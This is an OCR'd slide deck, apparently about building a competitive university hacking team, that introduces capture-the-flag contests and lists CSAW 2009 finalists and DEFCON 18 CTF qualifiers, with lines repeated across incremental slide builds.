
WHAT IS CAPTURE THE FLAG?




WHAT IS CAPTURE THE FLAG?




WHAT IS CAPTURE THE FLAG?




WHAT IS CAPTURE THE FLAG?




WHAT IS CAPTURE THE FLAG?




WHAT IS CAPTURE THE FLAG?



WHAT IS CAPTURE THE FLAG?



WHAT IS CAPTURE THE FLAG?



BUILDING A COMPETITIVE HACKING TEAM

BUILDING A COMPETITIVE HACKING TEAM



BUILDING A COMPETITIVE HACKING TEAM



BUILDING A COMPETITIVE HACKING TEAM



BUILDING A COMPETITIVE HACKING TEAM



BUILDING A COMPETITIVE HACKING TEAM



BUILDING A COMPETITIVE HACKING TEAM

CSAW Cyber Security Awareness Week

› Outreach › CSAW › CTF: Application Security

Register

- CSAW
- CTF: Application Security
- Cyber Forensics
- Embedded Systems
- Quiz Tournament
- Research Award
- Security Awareness Poster
- Regist
- Regist Forens

Capture the Flag Application Security Challenge

Open to: undergraduates located in the continental U.S. can compete for prizes (see special note for graduate and international participants); this is an online competition that can be done remotely; limit 4 team members per team

Registration deadline: October 9 | Register

Challenge materials available: to be announced

Event dates: October 10 (00:00 hrs) to October 10 (23:59 hrs) EST

CSAW Sponsors

SANS

cisco

2009 Finalists

Rank	Team	School	Team Members
1	ppop	Carnegie Mellon University	Brian Pak, Andrew Wesie, David Kohlbrenner, Tyler Nighswander
2	CMU	Carnegie Mellon University	Joseph Ceirante, Jonathan Cooke, Jim Irving
3	RPISEC	Rensselaer Polytechnic Institute	Alexandru Radocea, Ryan Govostes, Adam Comella, Andrew Zonenberg
4	SecDaemons	DePaul University	Jonathan Tomek, Chris Long, Chris Lytle, Matthew Thomas
5	sla.ckers	Multiple Schools from Aus. & US	Alex Kouzemtchenko, Bob Graham, Luke Jahnke
6	nibbles	Multiple Schools from France	Megueddem Samir, Sofian Brabez, Ledoux Florian, Cissé Abdoul Malick
7	HockeyInJune	Polytechnic Institute of NYU	Julian Cohen

BUILDING A COMPETITIVE HACKING TEAM

CSAW Cyber Security Awareness Week

Outreach > CSAW > CTF: Application Security

Register

CSAW

CTF: Application Security

Cyber Forensics

Embedded Systems

Quiz Tournament

Research Award

Security Awareness Poster

Capture the Flag Application Security Challenge

Open to: undergraduates located in the continental U.S. can compete for prizes (see special note for graduate and international participants); this is an online competition that can be done remotely; limit 4 team members per team

Registration deadline: October 9 | Register

Challenge materials available: to be announced

CSAW Sponsors

SANS

2009 Finalists

Rank	Team	School	Team Members
1	ppop	Carnegie Mellon University	Brian Pak, Andrew Wesie, David Kohlbrenner, Tyler Nighswander
2	CMU	Carnegie Mellon University	Joseph Ceirante, Jonathan Cooke, Jim Irving
3	RPISEC	Rensselaer Polytechnic Institute	Alexandru Radocea, Ryan Govostes, Adam Comella, Andrew Zonenberg
4	SecDaemons	DePaul University	Jonathan Tomek, Chris Long, Chris Lytle, Matthew Thomas
5	sla.ckers	Multiple Schools from Aus. & US	Alex Kouzemtchenko, Bob Graham, Luke Jahnke
6	nibbles	Multiple Schools from France	Megueddem Samir, Sofian Brabez, Ledoux Florian, Cissé Abdoul Malick
7	HockeyInJune	Polytechnic Institute of NYU	Julian Cohen

[TRAINING MONTAGE]

[TRAINING MONTAGE]











From *Rocky* (1976) by United Artists

GETTING MOTIVATED

GETTING MOTIVATED

- Competition format provides motivation

GETTING MOTIVATED

- Competition format provides motivation
  - Most of security is *adversarial*, but it's *not* competitive

GETTING MOTIVATED

- Competition format provides motivation
  - Most of security is *adversarial*, but it's *not* competitive
- Instant feedback for problem solving keeps you on course

GETTING MOTIVATED

- Competition format provides motivation
  - Most of security is *adversarial*, but it's *not* competitive
- Instant feedback for problem solving keeps you on course
- Global ranking of teams makes progress tracking simple

GETTING MOTIVATED

- Competition format provides motivation
  - Most of security is *adversarial*, but it's *not* competitive
- Instant feedback for problem solving keeps you on course
- Global ranking of teams makes progress tracking simple
- Point values help goal setting and personal progress

BUILDING A COMPETITIVE HACKING TEAM

BUILDING A COMPETITIVE HACKING TEAM



DEFCON CTF

DEFCON CTF



DEFCON CTF



- DEFCON is not just a conference

DEFCON CTF



- DEFCON is not just a conference
- Oldest and most famous CTF - since 1996

DEFCON CTF



- DEFCON is not just a conference
- Oldest and most famous CTF - since 1996
- Basically the “World Series” of CTFs

BUILDING A COMPETITIVE HACKING TEAM

BUILDING A COMPETITIVE HACKING TEAM

DC 18 CTF QUALIFICATIONS COMPLETE! TOP 10 ARE INVITE TO VEGAS!

Qualified teams:
1. VedaGodz
2. European Nopsled Team
3. TwoSixNine
X. Uberminers (deadline expired)
4. lollersk8erz
5. GoN
6. painsec
7. ACME Pharm
8. Routards
X. Nibbles (CANT PARTICIPATE)
9. shellphish
10. teambfe
alt. Plaid Parliament of Pwning
X. int3pid pandas (CANT PARTICIPATE)
alt. HackerDom

BUILDING A COMPETITIVE HACKING TEAM

DC 18 CTF QUALIFICATIONS COMPLETE! TOP 10 ARE INVITE TO VEGAS!

Qualified teams:

1. VedaGodz
2. European Nopsled Team
3. TwoSixNine

X. Uberminers (deadline expired)

4. lollersk8erz
5. GoN
6. painsec
7. ACME Pharm
8. Routards

X. Nibbles (CANT PARTICIPATE)

9. shellphish
10. teambfe

alt. Plaid Parliament of Pwning

X. int3pid pandas (CANT PARTICIPATE)

alt. HackerDom

BUILDING A COMPETITIVE HACKING TEAM

DC 18 CTF QUALIFICATIONS COMPLETE! TOP 10 ARE INVITE TO VEGAS!

Qualified teams:

1. VedaGodz
2. European Nopsled Team
3. TwoSixNine

X. Uberminers (deadline expired)

4. lollersk8erz
5. GoN
6. painsec
7. ACME Pharm
8. Routards

X. Nibbles (CANT PARTICIPATE)

9. shellphish
10. teambfe

alt. Plaid Parliament of Pwning

X. int3pid pandas (CANT PARTICIPATE)

alt. HackerDom

- You may be able to guess what happens next…

BUILDING A COMPETITIVE HACKING TEAM

DC 18 CTF QUALIFICATIONS COMPLETE! TOP 10 ARE INVITE TO VEGAS!

Qualified teams:
1. VedaGodz
2. European Nopsled Team
3. TwoSixNine
X. Uberminers (deadline expired)
4. lollersk8erz
5. GoN
6. painsec
7. ACME Pharm
8. Routards
X. Nibbles (CANT PARTICIPATE)
9. shellphish
10. teambfe
alt. Plaid Parliament of Pwning
X. int3pid pandas (CANT PARTICIPATE)
alt. HackerDom

- You may be able to guess what happens next…
  - [Queue up training montage!]

PARTICIPATION == TRAINING

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
